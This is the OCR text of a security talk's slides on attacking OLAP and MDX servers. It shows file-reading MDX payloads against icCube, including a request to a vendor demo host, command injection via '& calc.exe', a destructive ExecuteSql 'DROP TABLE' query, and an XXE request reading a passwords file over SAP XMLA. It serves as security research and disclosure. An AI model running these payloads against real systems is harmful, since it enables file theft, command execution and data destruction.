
*action=executeMdx&**mdx**=SELECT { {[Measures].[Cashflow (M)],[Measures].[Cumulative Cashflow (M)]} } ON COLUMNS,{ [Calendar].[Calendar].[Quarter].allmembers } ON ROWS FROM (SELECT { {[Product Type].[Product Type].[Product Type-L].&[Fixed Income I], [Product Type].[Product Type].[Product Type-L].&[Fixed Income II], [Product Type].[Product Type].[Product Type-L].&[Saving Account], [Product Type].[Product Type].[Product Type-L].&[Fixed Income Derivative I], [Product Type].[Product Type].[Product Type-L].&[Fixed Income Derivative II], [Product Type].[Product Type].[Product Type-L].&[Other]} } ON 0,{ {[Currency].[Currency].[Currency-L].&[121], [Currency].[Currency].[Currency-L].&[114], [Currency].[Currency].[Currency-L].&[119], [Currency].[Currency].[Currency-L].&[115], [Currency].[Currency].[Currency-L].&[133], [Currency].[Currency].[Currency-L].&[130], [Currency].[Currency].[Currency-L].&[122], [Currency].[Currency].[Currency-L].&[128], [Currency].[Currency].[Currency-L].&[124], [Currency].[Currency].[Currency-L].&[125], [Currency].[Currency].[Currency-L].&[123], [Currency].[Currency].[Currency-L].&[118], [Currency].[Currency].[Currency-L].&[126], [Currency].[Currency].[Currency-L].&[131], [Currency].[Currency].[Currency-L].&[116], [Currency].[Currency].[Currency-L].&[117], [Currency].[Currency].[Currency-L].&[132], [Currency].[Currency].[Currency-L].&[127], [Currency].[Currency].[Currency-L].&[120]} } ON 1,{ {[Interest/Principal].[Interest/Principal].[Interest/Principal-L].&[1], [Interest/Principal].[Interest/Principal].[Interest/Principal-L].&[2], [Interest/Principal].[Interest/Principal].[Interest/Principal-L].&[3]} } ON 2,{ {[Profit Unit].[Profit Unit].[Profit Unit-L1].&[-], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Corporate], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Debt], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Funding], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Investments], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Special Purpose]} } ON 3 FROM [Cube])&*schema=Bank I&tqx=out:json

IcCube OLAP Server

- Try to use user defined functions
- As we remember – icCube is a Java application
- Let's try JAVA functions

J!Math.PI


IcCube OLAP Server



IcCube OLAP Server

- Probably, we can call public static JAVA functions. Cool.

J!System.getProperty("user.dir")



IcCube OLAP Server

- IcCube developers restrict access from user defined functions to dangerous JAVA functions
- From MDX, we can use some JAVA classes like *Math …*
- … and “if you need JAVA classes from JAR that are not available with icCube, simply add them to the *icCube-install/lib* directory” (c) www.iccube.com

IcCube OLAP Server

- *icCube-install/lib* directory contain

a lot of interesting .jar files with interesting functions, which we can call

- For example:

org.apache.commons.io. FileUtils.readFileToString(FILE file) from *commons-io-1.4.jar*

UDF. IcCube OLAP Server

- Let's try to read file *c:\111.txt* from server, which contains text: *"hello_MDX"*
- For input, we can use error messages about wrong detention names

J!org.apache.commons.io.FileUtils.readFileToString(J!File("c:/111.txt")

- Final MDX request

SELECT{StrToTuple(J!org.apache.commons.io.FileUtils.readFileToString(J!File("c:/111.txt")))} ON COLUMNS FROM [Sales]

UDF. IcCube OLAP Server

UDF. IcCube OLAP Server

- But if the file contains special charsets or even whitespaces, MDX parser won't return their content
- For example, if we try to read file "*hello_MDX blabla*", we will get error:

"syntax error: unexpected statement 'blabla' (REGULAR_IDENTIFIER)"

UDF. IcCube OLAP Server

- Ok. Just encode file content. Base64, for example
- We found a method :

org.apache.commons.codec.binary.Base64.encodeBase64(byte[] binaryData)

in the file *commons-codec-1.6.jar*

- tried it… and got the error:

syntax error: unexpected statement 'EQ'

UDF. IcCube OLAP Server

- Hmm, probably the Base64 string contained an '*EQ*' sequence, which means "*equivalent*"
- Ok, encoded file content twice…
- …and got the error:

syntax error: missing expression following '='

UDF. IcCube OLAP Server

- oh, the “=” symbol is often found in the Base64 string
- to resolve this problem, just concatenate the Base64 string which contains “=” with one letter

*MTIzNDU=***s**


When MDX parser works, it drops “=” and all symbols after that. But “=” is always at the end of Base64, we can still decode it.

UDF. IcCube OLAP Server

Final user-defined function call:

StrToTuple(J!org.apache.commons.codec.binary.Base64.encodeBase64String(J!org.apache.commons.codec.binary.Base64.encodeBase64(J!org.apache.commons.codec.binary.Base64.encodeBase64(J!org.apache.commons.io.FileUtils.readFileToByteArray(J!File("c:/111.txt")))))+"s")

UDF. IcCube OLAP Server




Decode *WVVkV2MySkhPV1pVVlZKWlNVZEtjMWxYU25OWlVUMDk=*

UDF. IcCube OLAP Server

- We must not forget to add “=” at the end of the Base64 string because the MDX parser has trimmed them

- After decoding, we got the text from the file *c:\111.txt*



UDF. IcCube OLAP Server

This vulnerability is very interesting, especially because users passwords in IcCube OLAP Server are stored as Base64 encoded strings in the file icCubeUsers.icc-users

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
     <users>
          <user name="admin" password="♣YWRtaW4=">
       <role>administrator</role>
          </user>
          <user password="♣ZGVtbw==" name="demo">
       <role>standard</role>
          </user>
          <user name="marc" password="♣bWFyYw==">
       <role>standard</role>
       <role>administrator</role>
           </user>
      </users>
```

UDF. IcCube OLAP Server

Example: getting user home directory from icCube demo server *demo3.iccube.com*

POST /icCube/gvi HTTP/1.1

Host: demo3.iccube.com

action=executeMdx&mdx=SELECT{StrToTuple(J!crazydev.common.security.Base64Encoder.encodeString(J!crazydev.common.utils.CdSystemUtils.getStringProperty("user.home","aaa"))%2b"ss")}+ON+COLUMNS,{[Calendar].[Calendar].allmembers+}+ON+ROWS+FROM+[Cube]&schema=Bank+I&tqx=out%3Ajson

UDF. IcCube OLAP Server

HTTP/1.1 200 OK

{version:'0.6',status:'error',errors:[{reason:'other',message:'\u0027\u0027L2hvbWUvZGVtbzM\u0027 ***is neither a dimension nor a hierarchy within the cube****.\u0027 is neither a dimension nor a hierarchy within the cube.',detailed_message:'SELECT{StrToTuple(J!crazydev.common.security.Base64Encoder.encodeString(J!crazydev.common.utils.CdSystemUtils.getStringProperty(\u0022user.home\u0022,\u0022aaa\u0022))+\u0022ss\u0022)} ON COLUMNS,\r\n{[Calendar].[Calendar].allmembers } ON ROWS\r\n FROM [Cube]\r\n',error_code:'OLAP_UNKNOWN_DIMENSION_HIERARCHY'}]}*

After decoding "*L2hvbWUvZGVtbzM=*", we get "*/home/demo3*"

UDF. IcCube OLAP Server

DEMO

UDF. IcCube OLAP Server

- But, dangerous JAVA methods are only half of the problem
- Dangerous JAVA methods with bugs are another thing which the attacker can use
- Method

org.apache.commons.io.FileSystemUtils.freeSpaceWindows(String path)

from *commons-io-1.4.jar*

```
long freeSpaceWindows(String path)
  throws IOException
{
  path = FilenameUtils.normalize(path);
  if ((path.length() > 2) && (path.charAt(1) == ':')) {
    path = path.substring(0, 2);
  }

  String[] cmdAttribs = { "cmd.exe", "/C", "dir /-c " + path };

  List lines = performCommand(cmdAttribs, 2147483647);

  for (int i = lines.size() - 1; i >= 0; i--) {
    String line = (String)lines.get(i);
    if (line.length() > 0) {
      return parseDir(line, path);
    }
  }

  throw new IOException("Command line 'dir /-c' did not return any info for path '" + path + "'");
}
```

UDF. IcCube OLAP Server

- variable "*path*" used as parameter in command

"cmd.exe /C dir/-c path"

- variable "*path*" isn't checked, that's why attacker can inject operation system commands

That's the code of the user-defined function which executes calc.exe on the server OS

J!FileSystemUtils.freeSpace("& calc.exe")

UDF. IcCube OLAP Server

DEMO

UDF. MS AS

- In Microsoft Analysis Services, you can also use user-defined functions
- But before that, you need a specify library of them
- *USE LIBRARY* statement
  - Type libraries (*.olb, *.tlb, *.dll)
  - Executable files (*.exe, *.dll)
  - ActiveX controls (*.ocx)

USE LIBRARY "c:\func\MySuperFunc.dll", "c:\GiveMeShell.exe"

UDF. MS AS and third-party libs


- In modern Microsoft Analysis Services, you can use third-party .NET libraries to extend MDX. After adding library to an MDX project at SQL server, you can directly access its functions in MDX queries.
- For example, very popular CodePlex projects provide ASSP: Analysis Services Stored Procedure Project, which vastly extends MDX functionality.

StrToSet	S	1.2	KeysStrToSet, CompositeKeysStrToSet
PartitionHealthCheck	U	1.2	DiscoverPartitionSlices
FileSystemCache	U	1.3	ClearFileSystemCache, GetFileSystemCacheBytes
FileSystemCache	U	1.3.5	ClearAllCaches
SQLQuery	U	1.3	ExecuteSQL

UDF. MS AS and third-party libs (2)

To protect users, Microsoft offers a security system for third-party libs, forces them to define least privileges.

But who uses it?



Third-party magic

```
ON ROWS FROM [HR]
WHERE (FILTER(([User name].[User
name].AllMembers),LEFT(call
SQLQuery.ExecuteSql("provider=sqlncli;server=
localhost;database=FoodMart
2008;trusted_connection=yes",
'DROP TABLE dbo.salary'))=0))
/*[Store].[Store].AllMembers)
```

PWSSASHelper.Query provides the same functionality and, according to forums, is also used

XML for Analysis

mdXML or XMLA

- XML + MDX = mdXML or XMLA(XML for Analysis)
- Based on other standards: XML, SOAP and HTTP
- XMLA consists of only 2 SOAP methods:
  - Execute
  - Discover

XMLA. Discover method

- *Discover* method was designed to model all the discovery methods possible in OLEDB including various schema rowset, properties, keywords, etc

- *Discover* method allows users to specify both what needs to be discovered and the possible restrictions or properties

XMLA. Discover method

```
<Discover xmlns="urn:schemas-microsoft-com:xml-
analysis">   <RequestType>MDSCHEMA_CUBES</RequestType>
     <Restrictions>
         <RestrictionList>
<CATALOG_NAME>InfoProvider</CATALOG_NAME>
         </RestrictionList>
      </Restrictions>
      <Properties>
         <PropertyList>
            <Format>Tabular</Format>
         </PropertyList>
    </Properties>
</Discover>
```

XMLA attacks in SAP

ERPScan
Security Scanner for SAP

XMLA. Discover method

raw | params | headers | hex | xml

```
POST /sap/bw/xml/soap/xmla HTTP/1.1
Host: 172.16.10.63:8001
Authorization: Basic UOFQKjowNjA3MTk5Mg==
Content-Length: 115

<Discover xmlns="urn:schemas-microsoft-com:xml-analysis">
  <RequestType>MDSCHEMA_CUBES</RequestType>
</Discover>
```

response

raw | headers | hex | xml

```
            <xsd:sequence minOccurs="0" maxOccurs="unbounded" >
              <xsd:element name="CATALOG_NAME" type="xsd:string" sql:field="CATALOG_NAME"
              <xsd:element name="SCHEMA_NAME" type="xsd:string" sql:field="SCHEMA_NAME" m
              <xsd:element name="CUBE_NAME" type="xsd:string" sql:field="CUBE_NAME" minOc
              <xsd:element name="CUBE_TYPE" type="xsd:string" sql:field="CUBE_TYPE" minOc
              <xsd:element name="CUBE_GUID" type="uuid" sql:field="CUBE_GUID" minOccurs="0
              <xsd:element name="CREATED_ON" type="xsd:dateTime" sql:field="CREATED_ON" m
              <xsd:element name="LAST_SCHEMA_UPDATE" type="xsd:dateTime" sql:field="LAST_S
              <xsd:element name="SCHEMA_UPDATED_BY" type="xsd:string" sql:field="SCHEMA_UP
              <xsd:element name="LAST_DATA_UPDATE" type="xsd:dateTime" sql:field="LAST_DAT
              <xsd:element name="DATA_UPDATED_BY" type="xsd:string" sql:field="DATA_UPDATE
              <xsd:element name="DESCRIPTION" type="xsd:string" sql:field="DESCRIPTION" m
              <xsd:element name="CUBE_CAPTION" type="xsd:string" sql:field="CUBE_CAPTION"
              <xsd:element name="IS_DRILLTHROUGH_ENABLED" type="xsd:boolean" sql:field="IS
              <xsd:element name="IS_LINKABLE" type="xsd:boolean" sql:field="IS_LINKABLE" m
              <xsd:element name="IS_WRITE_ENABLED" type="xsd:boolean" sql:field="IS_WRITE_
              <xsd:element name="IS_SQL_ENABLED" type="xsd:boolean" sql:field="IS_SQL_ENAB
              <xsd:element name="SOURCE_CUBE" type="xsd:string" sql:field="SOURCE_CUBE" m
            </xsd:sequence>
          </xsd:complexType>
        </xsd:schema>
        <row>
          <CATALOG_NAME>$INFOCUBE</CATALOG_NAME>
          <CUBE_NAME>$C_CUBE</CUBE_NAME>
          <CUBE_TYPE>CUBE</CUBE_TYPE>
          <LAST_SCHEMA_UPDATE>2013-06-19T16:04:32</LAST_SCHEMA_UPDATE>
          <SCHEMA_UPDATED_BY>CHIPIK</SCHEMA_UPDATED_BY>
          <LAST_DATA_UPDATE>1970-01-01T00:00:00</LAST_DATA_UPDATE>
          <DESCRIPTION>test cube</DESCRIPTION>
        </row>
      </root>
```

XMLA. Execute method

Execute method has two parameters:

- *Command* – command to be executed. It can be MDX, DMX or SQL.

- *Properties* – XML list of command properties such as Timeout, Catalog name, etc.

The result of Execute command can be Multidimensional Dataset or Tabular Rowset.

XMLA. Execute method

```
<soap:Envelope>
     <soap:Body>
        <Execute xmlns="urn:schemas-microsoft-com:xml-analysis">
            <Command>
              <Statement>SELECT Measures.MEMBERS ON COLUMNS FROM
Sales</Statement>
            </Command>
            <Properties>
             <PropertyList> <DataSourceInfo/>
                    <Catalog>FoodMart</Catalog>
                    <Format>Multidimensional</Format>
                    <AxisFormat>TupleFormat</AxisFormat>
             </PropertyList>
            </Properties>
        </Execute>
    </soap:Body>
 </soap:Envelope>
```


XMLA

XML + MDX =mdXML or XMLA(XML for Analysis)

All XML attacks are possible here:

- Tag injections
- XML External Entity
- XML Bomb
- XSLT code injection
- ….

XMLA




SAP XMLA interface: *http://srv:prt/sap/bw/xml/soap/xmla*

XMLA

```
POST /sap/bw/xml/soap/xmla HTTP/1.1
Host: 172.16.0.63:8001

<!DOCTYPE root [<!ENTITY foo SYSTEM "c:/passwords.txt">]>
 <Execute xmlns="urn:schemas-microsoft-com:xml-analysis">
  <Command>
   <Statement>SELECT Measures."&foo;" ON COLUMNS FROM
    Sales</Statement>
  </Command>
  </Execute>
```



XMLA

ERROR_MESSAGE_STATE -e: Invalid MDX command with "My clear text passwords: god, love, sex, chipik

```
Host: 172.16.0.63:8001
Authorization: Basic UOFQKjowNjA3MTk5Mg==
Content-Length: 236

<!DOCTYPE root [<!ENTITY foo SYSTEM "c:/passwords.txt">]>
<Execute xmlns="urn:schemas-microsoft-com:xml-analysis">
  <Command>
   <Statement>SELECT Measures."&foo;" ON COLUMNS FROM Sales</Statement>
  </Command>
  </Execute>
```

```
esponse
raw | headers | hex | html | render

HTTP/1.1 302 Moved temporarily
content-type: text/html; charset=utf-8
content-length: 3249
location: http:///sap/bw/xml/soap/xmla/fault

